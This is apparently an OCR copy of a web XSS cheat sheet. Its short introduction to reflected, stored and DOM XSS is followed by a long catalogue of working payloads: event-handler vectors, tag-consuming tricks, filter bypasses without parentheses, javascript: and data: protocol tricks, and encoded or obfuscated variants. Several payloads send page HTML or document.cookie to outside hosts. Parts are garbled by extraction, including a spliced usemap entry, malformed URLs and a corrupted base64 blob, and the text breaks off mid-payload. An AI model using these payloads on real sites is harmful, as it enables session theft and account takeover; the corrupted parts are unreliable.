

Hackr.io's XSS Cheat Sheet PDF

What is XSS?

Cross-Site Scripting (XSS) is a sort of injection in which an attacker injects script (typically Javascript) into a website. It's then left unprocessed and permitted to remain in the browser, allowing the script to run as if the administrator themselves created it.

This injection might change the display, modify the browser, or even take your session cookie and sign in as an administrator, giving the hacker total access over your computer.

The term "could" is used since there is a lot of ambiguity regarding the XSS vulnerability and its potential repercussions. Consider the XSS flaw to be a dormant pathogen. Human infections remain dormant until something causes

them to appear physically, and XSS vulnerabilities require some type of activity, whether it's social engineering or someone visiting a page and clicking a button. This might happen right away or take some time. In other ways, this adds a new degree of risk because engineers can't design a patch if they don't even know the vulnerability exists.

Types of XSS Attacks

There are three types of XSS attacks:

1. Reflected XSS
2. Store XSS
3. DOM-Based XSS

Reflected XSS: A low-severity XSS attack in which the attacker injects Javascript into a website, but the script only affects their own browser. No other user will be harmed by any script the hacker injects.

Store XSS: In this sort of XSS, the attacker injects malicious code into the website, which the attacker then saves in the database. Every person who visits this page and sends an http request to the server will be impacted.

DOM XSS: An attacker injects Javascript code into the html DOM in this XSS attack. Finding DOM-based XSS is a little time consuming, but most websites are vulnerable to this type of XSS. A high-severity attack, it is impossible for the server to halt it. Here are a few examples of the impact:

1. **Stealing authentication cookies.** An attacker’s Javascript can grab an entire document cookie collection and send it to a URL controlled by the attacker. This attacker can impersonate you (from the perspective of the target website) and do any operation (purchases, sending messages, and sending money as you).

2. **Extra HTML tags are injected to capture more information.** For example, an XSS on a bank's website may create an SSN field that looks exactly like the other fields on the page. A user might be duped into providing personal information.

3. **XSS can result in CSRF.** A page with a translucent overlay layer over it may fool a user into believing they're clicking on something totally different.

Event Handlers

Event handlers are JavaScript functions that perform specific actions based on events. In this section of our XSS prevention cheat sheet, we'll cover various event handlers.

onanimationcancel

Fires when a CSS animation is canceled

```
<style>@keyframes x{from {left:0;}to {left: 1000px;}}:target {animation:10s ease-in-out 0s 1 x;}</style><xss id=x style="position:absolute;" onanimationcancel="print()"></xss>
```

onanimationend

Fires when a CSS animation ends

```
<style>@keyframes x{}</style><xss style="animation-name:x" onanimationend="alert(1)"></xss>
```

onanimationiteration

Fires when a CSS animation repeats

```
<style>@keyframes slidein {}</style><xss style="animation-duration:1s;animation-name:slidein;animation-iteration-count:2" onanimationiteration="alert(1)"></xss>
```

onanimationstart

Fires when a CSS animation starts

```
<style>@keyframes x{}</style><xss style="animation-name:x" onanimationstart="alert(1)"></xss>
```

onbeforeprint

Fires before the page is printed

```
<body onbeforeprint=console.log(1)>
```

onbeforescriptexecut

Fires before the script is executed

```
<xss onbeforescriptexecute=alert(1)><script>1</script>
```

onbeforeunload

Triggered when the URL changes

```
<body
onbeforeunload=navigator.sendBeacon('//https://ssl.anonymous.net/'
,document.body.innerHTML)>
```

onbegin

Starts when an svg animation begins

```
<svg><animate onbegin=alert(1) attributeName=x dur=1s>
```

onbounce

Occurs when the marquee bounces

```
<marquee width=1 loop=1 onbounce=alert(1)>XSS</marquee>
```

oncanplay

If the resource can be used, it will get fired.

```
<audio oncanplay=alert(1)><source src="audio.wav"
type="audio/wav"></audio>
```

oncanplaythrough

When there is enough data loaded to play the resource all the way through, this event handler fires.

```
<video oncanplaythrough=alert(1)><source src="video.mp4"
type="video/mp4"></video>
```

oncuechange

Occurs when the subtitle changes

```
<video controls><source src=video.mp4 type=video/mp4><track
default oncuechange=alert(1) src="data:text/vtt,WEBVTT FILE 1
00:00:00.000 --> 00:00:05.000 <b>XSS</b> "></video>
```

ondurationchange

Occurs when duration changes

```
<audio controls ondurationchange=alert(1)><source src=audio.mp3 type=audio/mpeg></audio>
```

onend

Fires when an svg animation ends

```
<svg><animate onend=alert(1) attributeName=x dur=1s>
```

onended

Triggers when the resource is finished playing

```
<audio controls autoplay onended=alert(1)><source src="audio.wav" type="audio/wav"></audio>
```

onerror

Occurs when the resource fails to load or causes an error

```
<audio src/onerror=alert(1)>
```

onfinish

Triggers when the marquee finishes

```
<marquee width=1 loop=1 onfinish=alert(1)>XSS</marquee>
```

Onfocus and onfocusin

Triggers when the element has focus

```
<a id=x tabindex=1 onfocus=alert(1)></a>
```

onhashchange

Triggers If the hash changes

```
<body onhashchange="print()">
```

onload

Triggers when the element is loaded

```
<body onload=alert(1)>
```

onloadeddata

Triggers when the first frame is loaded

```
<audio onloadeddata=alert(1)><source src="audio.wav" type="audio/wav"></audio>
```

onloadedmetadata

Triggers when the metadata is loaded

```
<audio autoplay onloadedmetadata=alert(1)> <source src="audio.wav" type="audio/wav"></audio>
```

onloadend

Fires when the element finishes loading

```
<image src=image.png onloadend=alert(1)>
```

onloadstart

Occurs when the element begins to load

```
<image src=image.png onloadstart=alert(1)>
```

onmessage

Occurs when a message event is received from a postMessage call

```
<body onmessage=print()>
```

onpageshow

Triggers when the page is shown

```
<body onpageshow=alert(1)>
```

Onplay and onplaying

Gets fired when the resource is played

```
<audio autoplay onplay=alert(1)><source src="audio.wav" type="audio/wav"></audio>
```

onpopstate

Triggers when the history changes

```
<body onpopstate=print()>
```

onprogress

Fired when the video/audio begins downloading

```
<audio controls onprogress=alert(1)><source src=audio.mp3 type=audio/mpeg></audio>
```

onrepeat

Triggers when an svg animation repeats

```
<svg><animate onrepeat=alert(1) attributeName=x dur=1s repeatCount=2 />
```

onresize

Triggers when the window is resized

```
<body onresize="print()">
```

onscroll

Occurs when the page scrolls

```
<body onscroll=alert(1)><div style=height:1000px></div><div id=x></div>
```

onstart

Triggers when the marquee starts

```
<marquee onstart=alert(1)>XSS</marquee>
```

ontimeupdate

Fied when the timeline is changed

```
<audio controls autoplay ontimeupdate=alert(1)><source src="audio.wav" type="audio/wav"></audio>
```

ontoggle

Triggers when the details tag is expanded

```
<details ontoggle=alert(1) open>test</details>
```

ontransitioncancel

Fires when a CSS transition cancels

```
<style>:target {color: red;}</style><xss id=x
style="transition:color 10s" ontransitioncancel=print()></xss>
```

ontransitionend

Gets triggered when a CSS transition ends

```
<xss id=x style="transition:outline 1s" ontransitionend=alert(1)
tabindex=1></xss>
```

ontransitionrun

Triggers when a CSS transition begins

```
<style>:target {transform: rotate(180deg);}</style><xss id=x
style="transition:transform 2s" ontransitionrun=print()></xss>
```

ontransitionstart

Gets fired when a CSS transition starts

```
<style>:target {color:red;}</style><xss id=x
style="transition:color 1s" ontransitionstart=alert(1)></xss>
```

onunhandledrejection

Triggers when a promise isn't handled

```
<body
onunhandledrejection=alert(1)><script>fetch('//xyz')</script>
```

onunload

Triggers when the page is unloaded

```
<body
onunload=navigator.sendBeacon('//https://ssl.portswigger-labs.net/
',document.body.innerHTML)>
```

onwebkitanimationend

Triggers when a CSS animation ends

```
<style>@keyframes x{}</style><xss style="animation-name:x"
onwebkitanimationend="alert(1)"></xss>
```

onwebkitanimationiteration

Gets fired when a CSS animation repeats

```
<style>@keyframes slidein {}</style><xss
style="animation-duration:1s;animation-name:slidein;animation-iter
ation-count:2" onwebkitanimationiteration="alert(1)"></xss>
```

onwebkitanimationstart

Triggers when a CSS animation starts

```
<style>@keyframes x{}</style><xss style="animation-name:x"
onwebkitanimationstart="alert(1)"></xss>
```

onwebkittransitionend

Triggers when a CSS transition ends

```
<style>:target {color:red;}</style><xss id=x
style="transition:color element loses focus1s"
onwebkittransitionend=alert(1)></xss>
```

onafterprint

Fires after the page is printed

```
<body onafterprint=alert(1)>
```

onauxclick

Fires when right-clicking or using the middle button of the mouse

```
<input onauxclick=alert(1)>
```

onbeforecopy

Requires you to copy a piece of text

```
<a onbeforecopy="alert(1)" contenteditable>test</a>
```

onbeforecut

Requires you to cut a piece of text

```
<a onbeforecut="alert(1)" contenteditable>test</a>
```

onblur

Fires when an element loses focus

```
<xss onblur=alert(1) id=x tabindex=1 style=display:block>test</xss><input value=clickme>
```

onchange

Requires a change of value

```
<input onchange=alert(1) value=xss>
```

onclick

Requires a click of the element

```
<xss onclick="alert(1)" style=display:block>test</xss>
```

onclose

Fires when a dialog is closed

```
<dialog open onclose=alert(1)><form method=dialog><button>XSS</button></form>
```

oncontextmenu

Triggered when right clicking to show the context menu

```
<xss oncontextmenu="alert(1)" style=display:block>test</xss>
```

oncopy

Requires you copy a piece of text

```
<xss oncopy=alert(1) value="XSS" autofocus tabindex=1 style=display:block>test
```

oncut

Requires you cut a piece of text

```
<xss oncut=alert(1) value="XSS" autofocus tabindex=1 style=display:block>test
```

ondblclick

Triggered when double-clicking the element

```
<xss ondblclick="alert(1)" autofocus tabindex=1 style=display:block>test</xss>
```

ondrag

Triggered when dragging the element

```
<xss draggable="true" ondrag="alert(1)" style=display:block>test</xss>
```

ondragend

Triggered dragging is finished on the element

```
<xss draggable="true" ondragend="alert(1)" style=display:block>test</xss>
```

ondragenter

Requires a mouse drag

```
<xss draggable="true" ondragenter="alert(1)" style=display:block>test</xss>
```

ondragleave

Requires a mouse drag

```
<xss draggable="true" ondragleave="alert(1)" style=display:block>test</xss>
```

ondragover

Triggered dragging over an element

```
<div draggable="true" contenteditable>drag me</div><xss ondragover=alert(1) contenteditable style=display:block>drop here</xss>
```

ondragstart

Requires a mouse drag

```
<xss draggable="true" ondragstart="alert(1)" style=display:block>test</xss>
```

ondrop

Triggered dropping a draggable element

```
<div draggable="true" contenteditable>drag me</div><xss ondrop=alert(1) contenteditable style=display:block>drop here</xss>
```

onfocusout

Fires when an element loses focus

```
<xss onfocusout=alert(1) id=x tabindex=1 style=display:block>test</xss><input value=clickme>
```

onfullscreenchange

Fires when a video changes full-screen status

```
<video onfullscreenchange=alert(1) src=validvideo.mp4 controls>
```

oninput

Requires a change of value

```
<input oninput=alert(1) value=xss>
```

oninvalid

Requires a form submission with an element that does not satisfy its constraints, such as a required attribute

```
<form><input oninvalid=alert(1) required><input type=submit>
```

onkeydown

Triggered when a key is pressed

```
<xss onkeydown="alert(1)" contenteditable style=display:block>test</xss>
```

onkeypress

Triggered when a key is pressed

```
<xss onkeypress="alert(1)" contenteditable style=display:block>test</xss>
```

onkeyup

Triggered when a key is released

```
<xss onkeyup="alert(1)" contenteditable style=display:block>test</xss>
```

onmousedown

Triggered when the mouse is pressed

```
<xss onmousedown="alert(1)" style=display:block>test</xss>
```

onmouseenter

Triggered when the mouse hovers over the element

```
<xss onmouseenter="alert(1)" style=display:block>test</xss>
```

onmouseleave

Triggered when the mouse is moved away from the element

```
<xss onmouseleave="alert(1)" style=display:block>test</xss>
```

onmousemove

Requires mouse movement

```
<xss onmousemove="alert(1)" style=display:block>test</xss>
```

onmouseout

Triggered when the mouse is moved away from the element

```
<xss onmouseout="alert(1)" style=display:block>test</xss>
```

onmouseover

Requires a hover over the element

```
<xss onmouseover="alert(1)" style=display:block>test</xss>
```

onmouseup

Triggered when the mouse button is released

```
<xss onmouseup="alert(1)" style=display:block>test</xss>
```

onmousewheel

Fires when the mouse wheel scrolls

```
<xss onmousewheel=alert(1) style=display:block>requires scrolling
```

onmozfullscreenchange

Fires when a video changes full-screen status

```
<video onmozfullscreenchange=alert(1) src=validvideo.mp4 controls>
```

onpagehide

Fires when the page is changed

```
<body
onpagehide=navigator.sendBeacon('//https://ssl.portswigger-labs.ne
t/',document.body.innerHTML)>
```

onpaste

Requires you paste a piece of text

```
<a onpaste="alert(1)" contenteditable>test</a>
```

onpause

Requires clicking the element to pause

```
<audio autoplay controls onpause=alert(1)><source src="audio.wav"
type="audio/wav"></audio>
```

onpointerdown

Fires when the mouse down

```
<xss onpointerdown=alert(1) style=display:block>XSS</xss>
```

onpointerenter

Fires when the mouse enters

```
<xss onpointerenter=alert(1) style=display:block>XSS</xss>
```

onpointerleave

Fires when the mouse leaves

```
<xss onpointerleave=alert(1) style=display:block>XSS</xss>
```

onpointermove

Fires when the mouse moves

```
<xss onpointermove=alert(1) style=display:block>XSS</xss>
```

onpointerout

Fires when the mouse leaves

```
<xss onpointerout=alert(1) style=display:block>XSS</xss>
```

onpointerover

Fires when the mouseover (the mouse points to a selected element) event takes place

```
<xss onpointerover=alert(1) style=display:block>XSS</xss>
```

onpointerrawupdate

Fires when the pointer changes

```
<xss onpointerrawupdate=alert(1) style=display:block>XSS</xss>
```

onpointerup

Fires when the mouse up

```
<xss onpointerup=alert(1) style=display:block>XSS</xss>
```

onreset

Requires a click

```
<form onreset=alert(1)><input type=reset>
```

onsearch

Fires when a form is submitted and the input has a type attribute of search

```
<form><input type=search onsearch=alert(1) value="Hit return"
autofocus>
```

onseeked

Requires clicking the element timeline

```
<audio autoplay controls onseeked=alert(1)><source src="audio.wav" type="audio/wav"></audio>
```

onseeking

Requires clicking the element timeline

```
<audio autoplay controls onseeking=alert(1)><source src="audio.wav" type="audio/wav"></audio>
```

onselect

Requires you select text

```
<input onselect=alert(1) value="XSS" autofocus>
```

onselectionchange

Fires when text selection is changed on the page

```
<body onselectionchange=alert(1)>select some text
```

onselectstart

Fires when beginning a text selection

```
<body onselectstart=alert(1)>select some text
```

onshow

Fires context menu is shown

```
<div contextmenu=xss><p>Right click<menu type=context id=xss onshow=alert(1)></menu></div>
```

onsubmit

Requires a form submission

```
<form onsubmit=alert(1)><input type=submit>
```

ontouchend

Fires when the touch screen, only mobile device

```
<body ontouchend=alert(1)>
```

ontouchmove

Fires when touches the screen and moves, only mobile device

```
<body ontouchmove=alert(1)>
```

ontouchstart

Fires when touches the screen, only mobile device

```
<body ontouchstart=alert(1)>
```

onvolumechange

Requires volume adjustment

```
<audio autoplay controls onvolumechange=alert(1)><source src="audio.wav" type="audio/wav"></audio>
```

onwheel

Fires when you use the mouse wheel

```
<body onwheel=alert(1)>
```

Consuming Tags

Next up on our XSS injection cheat sheet, we will walk you through different consuming tags.

Noembed Consuming Tag

```
<noembed><img title="</noembed><img src onerror=alert(1)>"></noembed>
```

Noscript Consuming Tag

```
<noscript><img title="</noscript><img src onerror=alert(1)>"></noscript>
```

Style Consuming Tag

```
<style><img title="</style><img src onerror=alert(1)>"></style>
```

Script Consuming Tag

```
<script><img title="</script><img src onerror=alert(1)>"></script>
```

iframe Consuming Tag

```
<iframe><img title="</iframe><img src onerror=alert(1)>"></iframe>
```

xmp Consuming Tag

```
<xmp><img title="</xmp><img src onerror=alert(1)>"></xmp>
```

textarea Consuming Tag

```
<textarea><img title="</textarea><img src onerror=alert(1)>"></textarea>
```

noframes Consuming Tag

```
<noframes><img title="</noframes><img src onerror=alert(1)>"></noframes>
```

Title Consuming Tag

```
<title><img title="</title><img src onerror=alert(1)>"></title>
```

File Upload Attacks

Add Blob to File Object

```
<input type="file" id="fileInput" /><script>const fileInput = document.getElementById('fileInput');const dataTransfer = new DataTransfer();const file = new File(['Demo!'], 'demo.txt', {type: 'text/plain'});dataTransfer.items.add(file);fileInput.files = dataTransfer.files</script>
```

Restricted Characters

This section of our cross-site scripting cheat sheet discusses restricted characters.

No parentheses using exception handling

```
<script>onerror=alert;throw 1</script>
```

No parentheses using exception handling, no semicolons

```
<script>{onerror=alert}throw 1</script>
```

No parentheses using exception handling, no semicolons using expressions

```
<script>throw onerror=alert,1</script>
```

No parentheses using exception handling and eval

```
<script>throw onerror=eval,'=alert\x281\x29'</script>
```

No parentheses using exception handling and eval on Firefox

```
<script>{onerror=eval}throw{lineNumber:1,columnNumber:1,fileName:1
,message:'alert\x281\x29'}</script>
```

No parentheses using ES6 hasInstance and instanceof with eval

```
<script>'alert\x281\x29'instanceof{[Symbol.hasInstance]:eval}</scr
ipt>
```

No parentheses using ES6 hasInstance and instanceof with eval without .

```
<script>'alert\x281\x29'instanceof{[Symbol['hasInstance']]:eval}</
script>
```

No parentheses using location redirect

```
<script>location='javascript:alert\x281\x29'</script>
```

No parentheses using location redirect no strings

```
<script>location=name</script>
```

No parentheses using template strings

```
<script>alert`1`</script>
```

No parentheses using template strings and location hash

```
<script>new
Function`X${document.location.hash.substr`1`}`</script>
```

No parentheses or spaces, using template strings and location hash

```
<script>Function`X${document.location.hash.substr`1`}```</script>
```

XSS cookie exfiltration without parentheses, backticks or quotes

```
<video><source onerror=location=/\02.rs/+document.cookie>
```

XSS without greater than

```
<svg onload=alert(1)
```

Array-based destructuring using onerror

```
<script>throw[onerror]=[alert],1</script>
```

Destructuring using onerror

```
<script>var{a:onerror}={a:alert};throw 1</script>
```

Destructuring using default values and onerror

```
<script>var{haha:onerror=alert}=0;throw 1</script>
```

Vector using window.name

```
<script>window.name='javascript:alert(1)';</script><svg
onload=location=name>
```

Frameworks

Bootstrap onanimationstart event

```
<xss class=progress-bar-animated onanimationstart=alert(1)>
```

Bootstrap ontransitionend event

```
<xss class="carousel slide" data-ride=carousel data-interval=100
ontransitionend=alert(1)><xss class=carousel-inner><xss
class="carousel-item active"></xss><xss
class=carousel-item></xss></xss></xss>
```

Protocols

In this section of the OWASP XSS cheat sheet, we'll cover various XSS protocols.

Iframe src attribute JavaScript protocol

```
<iframe src="javascript:alert(1)">
```

Object data attribute with JavaScript protocol

```
<object data="javascript:alert(1)">
```

Embed src attribute with JavaScript protocol

```
<embed src="javascript:alert(1)">
```

A standard JavaScript protocol

```
<a href="javascript:alert(1)">XSS</a>
```

The protocol is not case sensitive

```
<a href="JaVaScript:alert(1)">XSS</a>
```

Characters \x01-\x20 are allowed before the protocol

```
<a href=" javascript:alert(1)">XSS</a>
```

Characters \x09,\x0a,\x0d are allowed inside the protocol

```
<a href="javas cript:alert(1)">XSS</a>
```

Characters \x09,\x0a,\x0d are allowed after protocol name before the colon

```
<a href="javascript :alert(1)">XSS</a>
```

Xlink namespace inside SVG with JavaScript protocol

```
<svg><a xlink:href="javascript:alert(1)"><text x="20"
y="20">XSS</text></a>
```

SVG animate tag using values

```
<svg><animate xlink:href=#xss attributeName=href
values=javascript:alert(1) /><a id=xss><text x=20
y=20>XSS</text></a>
```

SVG animate tag using to

```
<svg><animate xlink:href=#xss attributeName=href
from=javascript:alert(1) to=1 /><a id=xss><text x=20
y=20>XSS</text></a>
```

SVG set tag

```
<svg><set xlink:href=#xss attributeName=href from=?
to=javascript:alert(1) /><a id=xss><text x=20 y=20>XSS</text></a>
```

Data protocol inside script src

```
<script src="data:text/javascript,alert(1)"></script>
```

SVG script href attribute without closing script tag

```
<svg><script href="data:text/javascript,alert(1)" />
```

SVG use element Chrome/Firefox

```
<svg><use href="data:image/svg+xml,<svg id='x'
xmlns='http://www.anonymous.org/2000/svg'
xmlns:xlink='http://www.anonymous.org/1999/xlink' width='100'
height='100'><a xlink:href='javascript:alert(1)'><rect x='0' y='0'
width='100' height='100' /></a></svg>#x"></use></svg>
```

Import statement with data URL

```
<script>import('data:text/javascript,alert(1)')</script>
```

Base tag with JavaScript protocol rewriting relative URLS

```
<base                    href="javascript:/a/-alert(1)///////"><a
href=../lol/page.html>test</a>
```

MathML makes any tag clickable

```
<math><x href="javascript:alert(1)">blah
```

Button and formaction

```
<form><button formaction=javascript:alert(1)>XSS
```

Input and formaction

```
<form><input type=submit formaction=javascript:alert(1) value=XSS>
```

Form and action

```
<form action=javascript:alert(1)><input type=submit value=XSS>
```

Animate tag with keytimes and multiple values

```
<svg><animate     xlink:href=#xss     attributeName=href     dur=5s
repeatCount=indefinite                              keytimes=0;0;1
values="https://portswigger.net?&semi;javascript:alert(1)&semi;0"
/><a id=xss><text x=20 y=20>XSS</text></a>
```

JavaScript protocol with new line

```
<a href="javascript://%0aalert(1)">XSS</a>
```

Data URL with use element and base64 encoded

```
<svg><use
href="
93d3cudzMub3JnLzIwMDAvc3ZnJyB4bWxuczp4bGluaz0naHR0cDovL3d3dy53My5v
cmcvMTk5OS94bGluaycgd2lkdGg9JzEwMCcgaGVpZ2h0PScxMDAnPgo8aW1hZ2UgaH
JlZj0iMSIgb25lcnJvcj0iYWxlcnQoMSkiIC8+Cjwvc3ZnPg==#x" /></svg>
```

Data URL with use element

```
<svg><use          href="data:image/svg+xml,&lt;svg          id='x'
xmlns='http://www.w3.org/2000/svg'&gt;&lt;image            href='1'
onerror='alert(1)' /&gt;&lt;/svg&gt;#x" />
```

Animate tag with auto executing use element

```
<svg><animate          xlink:href="#x"          attributeName="href"
values="data:image/svg+xml,&lt;svg                              id='x'
xmlns='http://www.w3.org/2000/svg'&gt;&lt;image            href='1'
onerror='alert(1)' /&gt;&lt;/svg&gt;#x" /><use id=x />
```

Other Useful Attributes

Using srcdoc attribute

```
<iframe srcdoc="<img src=1 onerror=alert(1)>"></iframe>
```

Using srcdoc with entities

```
<iframe srcdoc="&lt;img src=1 onerror=alert(1)&gt;"></iframe>
```

Click a submit element from anywhere on the page, even outside the form

```
<form        action="javascript:alert(1)"><input        type=submit
id=x></form><label for=x>XSS</label>
```

Hidden inputs: Access key attributes can enable XSS on normally unexploitable elements

```
<input  type="hidden"  accesskey="X"  onclick="alert(1)">  (Press
ALT+SHIFT+X on Windows) (CTRL+ALT+X on OS X)
```

Link elements: Access key attributes can enable XSS on normally unexploitable elements

```
<link rel="canonical" accesskey="X" onclick="alert(1)" /> (Press
ALT+SHIFT+X on Windows) (CTRL+ALT+X on OS X)
```

Download attribute can save a copy of the current webpage

```
<a href=# download="filename.html">Test</a>
```

Disable referrer using referrerpolicy

```
<img referrerpolicy="no-referrer" src="//portswigger-labs.net">
```

Set window.name via parameter on the window.open function

```
<a                                                                  href=#
onclick="window.open('http://subdomain1.portswigger-labs.net/xss/x
ss.php?context=js_string_single&x=%27;eval(name)//','alert(1)')">X
SS</a>
```

Set window.name via name attribute in a <iframe> tag

```
<iframe                                                 name="alert(1)"
src="https://portswigger-labs.net/xss/xss.php?context=js_string_si
ngle&x=%27;eval(name)//"></iframe>
```

Set window.name via target attribute in a <base> tag

```
<base                                              target="alert(1)"><a
href="http://subdomain1.portswigger-labs.net/xss/xss.php?context=j
s_string_single&x=%27;eval(name)//">XSS via target in base tag</a>
```

Set window.name via target attribute in a <a> tag

```
<a                                                 target="alert(1)"
href="http://subdomain1.portswigger-labs.net/xss/xss.php?context=j
s_string_single&x=%27;eval(name)//">XSS via target in a tag</a>
```

Set window.name via usemap attribute in a <img> tag

```
<img       src="validimage.png"       width="10"       height="10"
usemap="#xss"><map          name="xss"><area          shape="rect"
coords="0,0,82,126"                                target="alert(1)"
href="http://subdomain1.portswigger-labs.net/xss/xss.php?context=j
s_st%C0%BCscript>alert(1)</script>
%E0%80%BCscript>alert(1)</script>
%F0%80%80%BCscript>alert(1)</script>
%F8%80%80%80%BCscript>alert(1)</script>
%FC%80%80%80%80%BCscript>alert(1)</script>ring_single&x=%27;eval(n
ame)//"></map>
```

Set window.name via target attribute in a <form> tag

```
<form action="http://subdomain1.portswigger-labs.net/xss/xss.php" target="alert(1)"><input type=hidden name=x value="';eval(name)//"><input type=hidden name=context value=js_string_single><input type="submit" value="XSS via target in a form"></form>
```

Set window.name via formtarget attribute in a <input> tag type submit

```
<form><input type=hidden name=x value="';eval(name)//"><input type=hidden name=context value=js_string_single><input type="submit" formaction="http://subdomain1.portswigger-labs.net/xss/xss.php" formtarget="alert(1)" value="XSS via formtarget in input type submit"></form>
```

Set window.name via formtarget attribute in a <input> tag type image

```
<form><input type=hidden name=x value="';eval(name)//"><input type=hidden name=context value=js_string_single><input name=1 type="image" src="validimage.png" formaction="http://subdomain1.portswigger-labs.net/xss/xss.php" formtarget="alert(1)" value="XSS via formtarget in input type image"></form>
```

Special Tags

Now, let's move on to explore various special tags used for XSS.

Redirect to a different domain

```
<meta http-equiv="refresh" content="0; url=//portswigger-labs.net">
```

Meta charset attribute UTF-7

```
<meta charset="UTF-7" /> +ADw-script+AD4-alert(1)+ADw-/script+AD4-
```

Meta charset UTF-7

```
<meta http-equiv="Content-Type" content="text/html; charset=UTF-7" /> +ADw-script+AD4-alert(1)+ADw-/script+AD4-
```

UTF-7 BOM characters (Has to be at the start of the document) 1

```
+/v8 +ADw-script+AD4-alert(1)+ADw-/script+AD4-
```

UTF-7 BOM characters (Has to be at the start of the document) 2

```
+/v9 +ADw-script+AD4-alert(1)+ADw-/script+AD4-
```

UTF-7 BOM characters (Has to be at the start of the document) 3

```
+/v+ +ADw-script+AD4-alert(1)+ADw-/script+AD4-
```

UTF-7 BOM characters (Has to be at the start of the document) 4

```
+/v/ +ADw-script+AD4-alert(1)+ADw-/script+AD4-
```

Upgrade insecure requests

```
<meta                          http-equiv="Content-Security-Policy"
content="upgrade-insecure-requests">
```

Disable JavaScript via iframe sandbox

```
<iframe sandbox src="//portswigger-labs.net"></iframe>
```

Disable referer

```
<meta name="referrer" content="no-referrer">
```

Encoding

Overlong UTF-8

```
<script>\u0061lert(1)</script>
```

```
Unicode escapes ES6 style
```

```
<script>\u{61}lert(1)</script>
```

```
Unicode escapes ES6 style zero padded
```

```
<script>\u{0000000061}lert(1)</script>
```

```
Hex encoding JavaScript escapes
```

```
<script>eval('\x61lert(1)')</script>
```

Octal encoding

```
<script>eval('\141lert(1)')</script>
<script>eval('alert(\061)')</script>
<script>eval('alert(\61)')</script>
```

Decimal encoding with optional semicolon

```
<a                          href="&#106;avascript:alert(1)">XSS</a><a
href="&#106avascript:alert(1)">XSS</a>
```

SVG script with HTML encoding

```
<svg><script>&#97;lert(1)</script></svg>
<svg><script>&#x61;lert(1)</script></svg>
<svg><script>alert&NewLine;(1)</script></svg>
<svg><script>x="&quot;,alert(1)//";</script></svg>
```

Decimal encoding with padded zeros

```
<a href="&#0000106avascript:alert(1)">XSS</a>
```

Hex encoding entities

```
<a href="&#x6a;avascript:alert(1)">XSS</a>
```

Hex encoding without semicolon provided next character is not a-f0-9

```
<a     href="j&#x61vascript:alert(1)">XSS</a>     <a     href="&#x6a
avascript:alert(1)">XSS</a>              <a              href="&#x6a
avascript:alert(1)">XSS</a>
```

Hex encoding with padded zeros

```
<a href="&#x0000006a;avascript:alert(1)">XSS</a>
```

Hex encoding is not case sensitive

```
<a href="&#X6A;avascript:alert(1)">XSS</a>
```

HTML entities

```
<a           href="javascript&colon;alert(1)">XSS</a>           <a
href="java&Tab;script:alert(1)">XSS</a>                         <a
href="java&NewLine;script:alert(1)">XSS</a>                     <a
href="javascript&colon;alert&lpar;1&rpar;">XSS</a>
```

URL encoding

```
<a href="javascript:x='%27-alert(1)-%27';">XSS</a>
```

HTML entities and URL encoding

```
<a href="javascript:x='&percnt;27-alert(1)-%27';">XSS</a>
```

Obfuscation

Data protocol inside script src with base64

```
<script src=data:text/javascript;base64,YWxlcnQoMSk=></script>
```

Data protocol inside script src with base64 and HTML entities

```
<script
src=data:text/javascript;base64,&#x59;&#x57;&#x78;&#x6c;&#x63;&#x6
e;&#x51;&#x6f;&#x4d;&#x53;&#x6b;&#x3d;></script>
```

Data protocol inside script src with base64 and URL encoding

```
<script
src=data:text/javascript;base64,%59%57%78%6c%63%6e%51%6f%4d%53%6b%
3d></script>
```

Iframe srcdoc HTML encoded

```
<iframe
srcdoc=&lt;script&gt;alert&lpar;1&rpar;&lt;&sol;script&gt;></ifram
e>
```

Iframe JavaScript URL with HTML and URL encoding

```
<iframe
src="javascript:'&#x25;&#x33;&#x43;&#x73;&#x63;&#x72;&#x69;&#x70;&
#x74;&#x25;&#x33;&#x45;&#x61;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x31;&
#x29;&#x25;&#x33;&#x43;&#x25;&#x32;&#x46;&#x73;&#x63;&#x72;&#x69;&
#x70;&#x74;&#x25;&#x33;&#x45;'"></iframe>
```

SVG script with unicode escapes and HTML encoding

```
<svg><script>&#x5c;&#x75;&#x30;&#x30;&#x36;&#x31;&#x5c;&#x75;&#x30
;&#x30;&#x36;&#x63;&#x5c;&#x75;&#x30;&#x30;&#x36;&#x35;&#x5c;&#x75
